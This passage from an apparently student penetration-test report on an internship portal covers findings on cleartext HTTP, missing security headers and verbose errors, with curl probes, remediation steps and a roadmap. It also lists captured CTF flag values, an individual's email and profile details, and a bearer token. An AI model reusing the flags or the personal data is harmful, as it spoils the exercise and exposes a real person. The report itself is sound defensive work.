  "degree": "Diploma in Computer Systems Engineering",
  "email": "naksmann03@gmail.com",
  "id": 132,
  "name": "Naks",
  "nickname": "naksmann03",
  "submitted_at": null,
  "surname": "Mann",
  "university": "Tshwane University Of Technology"
}
```

Figure 9.2 – Email restored to original

Remediation:

1. Implement email change verification when a user requests an email change: send a confirmation link to the new email address and apply change only after the email after the link is clicked.
2. Send a notification to the old email address informing the user of the change so they can react if it was unauthorised.
3. Rate limit the profile update endpoint to prevent automated abuse.

4.10 Finding 10: Cleartext Transport (No TLS)

Finding ID	F-10
Severity	Medium
CVSS v3.1	5.9 (CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N)
OWASP Top (2021)	A02:2021 Cryptographic Failures
CWE	CWE-319 Clear Transmission of Sensitive Information.
Affected Component	Entire application. All endpoints served over HTTP, no TLS listener on port 443
Flag	N/A

Description:

The application is served only over unencrypted HTTP. There is no HTTPS listener and no redirect to a secure equivalent. As a result, all traffic including login credentials submitted to /api/v1/auth/login and JWT bearer tokens sent in the Authorization header on every authenticated request are transmitted in plaintext. The HTTP Strict Transport Security (HSTS) header is also absent.

Reproduction Steps:

1. Request the site over HTTPS and observe no TLS service responds.
2. Confirm the site serves over HTTP with no redirect to HTTPS.
3. Send an authenticated request verbosely and observe the JWT bearer token transmitted in cleartext

Business Impact:

An attacker on the network path between the user and server (shared WiFi, compromised router, malicious upstream provider) can passively capture user credentials and session tokens without interaction. Captured refresh tokens remain valid for 30 days, granting persistent account takeover. Captured admin sessions would expose all applicant data.

Screenshot References:

- `tls_01_no_https.png`

```
(kali@kali)-[~]
$ curl -v --max-time 10 https://interns.mwrcybersec.loc/
* Host interns.mwrcybersec.loc:443 was resolved.
* IPv6: (none)
* IPv4: 10.80.184.150
* Trying 10.80.184.150:443...
* connect to 10.80.184.150 port 443 from 192.168.130.244 port 44958 failed: Connection refused
* Failed to connect to interns.mwrcybersec.loc port 443 after 206 ms: Could not connect to server
* closing connection #0
curl: (7) Failed to connect to interns.mwrcybersec.loc port 443 after 206 ms: Could not connect to server
```

Figure 10.1 - HTTPS request returning no response

- `tls 02 no redirect.png`

```

kali@kali:~$ curl -i http://interns.mwrcybersec.loc/
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 13 Jun 2026 16:54:26 GMT
Content-Type: text/html
Content-Length: 725
Last-Modified: Sun, 03 May 2026 18:50:30 GMT
Connection: keep-alive
ETag: "69f798f6-2d5"
Accept-Ranges: bytes

<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <link rel="icon" type="image/svg+xml" href="/vite.svg" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>MWRC CyberSec - Internship Portal</title>
    <meta property="og:image" content="https://bolt.new/static/og_default.png" />
    <meta name="twitter:card" content="summary_large_image" />
    <meta name="twitter:image" content="https://bolt.new/static/og_default.png" />
    <script type="module" crossorigin src="/assets/index-BZZ15g5T.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-SSHkAthy.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>

```

Figure 10.2 - HTTP serving content with no HTTPS redirect

- `tls_03_token_cleartext.png`

```
(kali@kali)-[~]
$ curl -v --request GET http://interns.mwrcybersec.loc/api/v1/profile/ \
-H "Authorization: Bearer $ACCESS"
Note: Unnecessary use of -X or --request, GET is already inferred.
* Host interns.mwrcybersec.loc:80 was resolved.
* IPv6: (none)
* IPv4: 10.80.184.150
*   Trying 10.80.184.150...
* Established connection to interns.mwrcybersec.loc (10.80.184.150 port 80) from 192.168.130.244 port 51038
* using HTTP/1.x
> GET /api/v1/profile/ HTTP/1.1
> Host: interns.mwrcybersec.loc
> User-Agent: curl/8.17.0
> Accept: */*
> Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpvcjC9.eYmcmVzaCI6ZmZSc2UsImhhbmMzMGMtMTQ0dDg1NiwianlwanRjcjoieWVkOWQ3NmQtZWkMS00ZmWI4NWUtMzBjNDVNtQK4ZFWEiwiidHlwSi1mImF1bzY2cyIsbnMiNyI6IjE2MziSImsiZiI6MTMtYTMyNiI6IjhiMmxQMnY0LTNlNAJaNDJKOS00eTUoLUxwQnY4YjYllNZASyVyIsImV4cCI6MTMtYTMyNTotOTBlNS0ue70
keNeFo-TpzogzkLk5nixb_SDO2FczygpWL580aq
```

Figure 10.3 - verbose curl showing the Bearer token in plaintext

Remediation:

1. Obtain a valid TLS certificate and serve the application exclusively over HTTPS.
2. Configure Nginx to redirect all HTTP traffic to HTTPS with a 301.
3. Enable HSTS with a long max-age and includeSubDomains.
4. Ensure session and refresh tokens are only ever transmitted over encrypted channels.

4.11 Finding 11: Missing HTTP Security Headers

Finding ID	F-11
Severity	Low
CVSS v3.1	4.3 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N)
OWASP Top (2021)	A05:2021 Security Misconfiguration
CWE	CWE-693 Protection Mechanism Failure; CWE-1021 Improper Restriction of Rendered UI Layers
Affected Component	HTTP response headers (all responses)
Flag	N/A

Description:

The application responses omit standard hardening headers: There's no Strict-Transport-Security, no Content-Security-Policy, no X-Frame-Options, no X-Content-Type-Options, and no Referrer-Policy. The absence of Content-Security-Policy in particular removes a defence in depth layer that would have reduced the impact of the stored XSS finding(F-04) and the missing X-Frame-Options allows clickjacking.

Reproduction Steps:


1. Inspect response headers for any application response.
2. Observe none of the standard security headers are present in the response.

Business Impact:

These are best-practice hardening controls rather than directly exploitable flaws, but their absence weakens defence in depth. A restrictive Content-Security-Policy would limit XSS impact, and X-Frame-Options would prevent clickjacking.

Screenshot References:

- headers_01_missing_security_headers.png



```
(kali@kali)-[~]
$ curl -sI http://interns.mwrcybersec.loc/
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 13 Jun 2026 16:56:35 GMT
Content-Type: text/html
Content-Length: 725
Last-Modified: Sun, 03 May 2026 18:50:30 GMT
Connection: keep-alive
ETag: "69f798f6-2d5"
Accept-Ranges: bytes
```

Figure 11.1 - response headers showing none of the expected security headers

Remediation:

1. Configure the web server to set Strict-Transport-Security
2. Configure the web server to set Content-Security-Policy (a restrictive policy),
3. Configure the web server to set X-Frame-Options: DENY
4. Configure the web server to set X-Content-Type-Options: nosniff.
5. Set Referrer-Policy: strict-origin-when-cross-origin.

4.12 Verbose Error Message Disclosure

Finding ID	F-12
Severity	Info
CVSS v3.1	N/A (Informational)
OWASP Top (2021)	A05:2021 Security Misconfiguration
CWE	CWE-209 Generation of Error Message Containing Sensitive Information
Affected Component	POST /api/v1/auth/login (and other error paths)
Flag	N/A

Description

The login endpoint returns raw database errors to the client. The single quote probe in F-02 produced a full MariaDB error in the response body, disclosing the database engine and version. Verbose errors give an attacker free reconnaissance and make injection testing easier. This is recorded separately from F-02 because it is a configuration concern with its own remediation.

Reproduction Steps:

1. Send malformed input to an endpoint that touches the database, such as a single quote in the login email.
2. Observe the raw MariaDB error returned in the response body, including engine and version detail.

Business Impact:

Detailed error output reveals the database technology and version and confirms where untrusted input reaches the query, which lowers the effort required to find and exploit injection points.

Screenshot References:

- Sqli_01_error_disclosure.png




Figure 12.1 – Raw MariaDB error returned to the client.

Remediation:

1. Return a generic error message to the client for all server-side failures.
2. Log the detailed error server-side only.
3. Disable debug mode in the production configuration.

5. OWASP TOP 10 (2021) Coverage

The table below maps the OWASP Top 10 (2021) categories to findings raised during this engagement.

OWASP Category	Findings
A01:2021 Broken Access Control	F-03, F-08 (and the path traversal element of F-01)
A02:2021 Cryptographic Failures	F-06, F-07, F-10
A03:2021 Injection	F-02, F-04
A04:2021 Insecure Design	F-01, F-05
A05:2021 Security Misconfiguration	F-11, F-12
A06:2021 Vulnerable and Outdated Components	None identified within scope
A07:2021 Identification and Authentication Failures	F-09 (also relates to F-06)
A08:2021 Software and Data Integrity Failures	None identified within scope
A09:2021 Security Logging and Monitoring Failures	Not directly assessed
A10:2021 Server-Side Request Forgery	None identified within scope

6. Remediation Roadmap

The actions below are ordered by priority. The first group closes the issues that lead to full compromise. The later groups raise the overall security baseline.

Priority	Action	Addresses
1	Rotate the JWT secret to a strong random value and add server-side role checks on every protected endpoint.	F-03,F-06,F-08
2	Enforce strict server-side file upload validation and store uploads outside the web root with PHP execution disabled.	F-01
3	Use parameterised queries on the login flow and remove verbose database errors.	F-02, F-12
4	Stop rendering user input with dangerouslySetInnerHTML and move tokens to httpOnly cookies.	F-04
5	Apply consistent state check across all assignment endpoints.	F-05
6	Return only required fields from the login response and never expose password hashes.	F-07
7	Add email change verification and rate limiting on profile updates.	F-09
8	Serve the application over HTTPS with HSTS and add the missing security headers.	F-10, F-11

7. Conclusion

The portal has serious compounding problems. A single registered account was enough to reach remote code execution on the server and, by a separate route, to forge an administrator token and export the entire applicant database. SQL injection and stored XSS gave further paths to the same data. None of these required unusual skill or tooling.

The good news is that the highest-impact issues share a small number of root causes. A strong JWT secret with real server-side authorization, strict file upload handling with safe storage, and parameterised queries would remove most of the demonstrated attack paths. Once those are in place, the remaining findings are far easier to manage.

Remediating the High severity findings first is recommended, then retesting to confirm the fixes hold, before treating the portal as suitable for handling real applicant data.

Appendix A: Flags Captured

Five flags were captured during the engagement and submitted through the validation portal.

Vulnerability Class	Findings	Flag Value
Unrestricted File Upload/RCE	F-01	MWR{d82f0fb547ade06618a154a58044dc83}
SQL Injection	F-02	MWR{77c442373e3711ac36764fb0c16efad8}
Broken Access Control (admin export)	F-03	MWR{a6c7abb69e596f84b9bb8b3f8bfe8f08}
Stored XSS	F-04	MWR{0368055a3eae988b67b41ce35034a2e7}
Business Logic Flaw	F-05	MWR{a765a1d3b6a089dc55deb8fc0703ccce}

Appendix B: References

- Penetration Testing Execution Standard (PTES), Technical Guidelines.
- OWASP Top 10 (2021).
- OWASP Application Security Verification Standard (ASVS).
- OWASP Web Security Testing Guide (WSTG).
- Common Weakness Enumeration (CWE), MITRE.
- Common Vulnerability Scoring System (CVSS) v3.1, FIRST.

Appendix C: Glossary

Term	Meaning
RCE	Remote Code Execution. Running arbitrary commands on a server.
XSS	Cross-Site Scripting. Injecting script that runs in another user's browser.
IDOR	Insecure Direct Object Reference. Accessing another user's data by changing an identifier.
JWT	JSON Web Token. A signed token used to carry session and identify claims.
HS256 / RS256	Symmetric and asymmetric signing algorithms used with JWTs.
SQLi	SQL injection. Injecting SQL through untrusted input.
CWE / CVSS	Weakness classification and severity scoring frameworks.
POPIA / GDPR	Data protection laws in South Africa and the EU.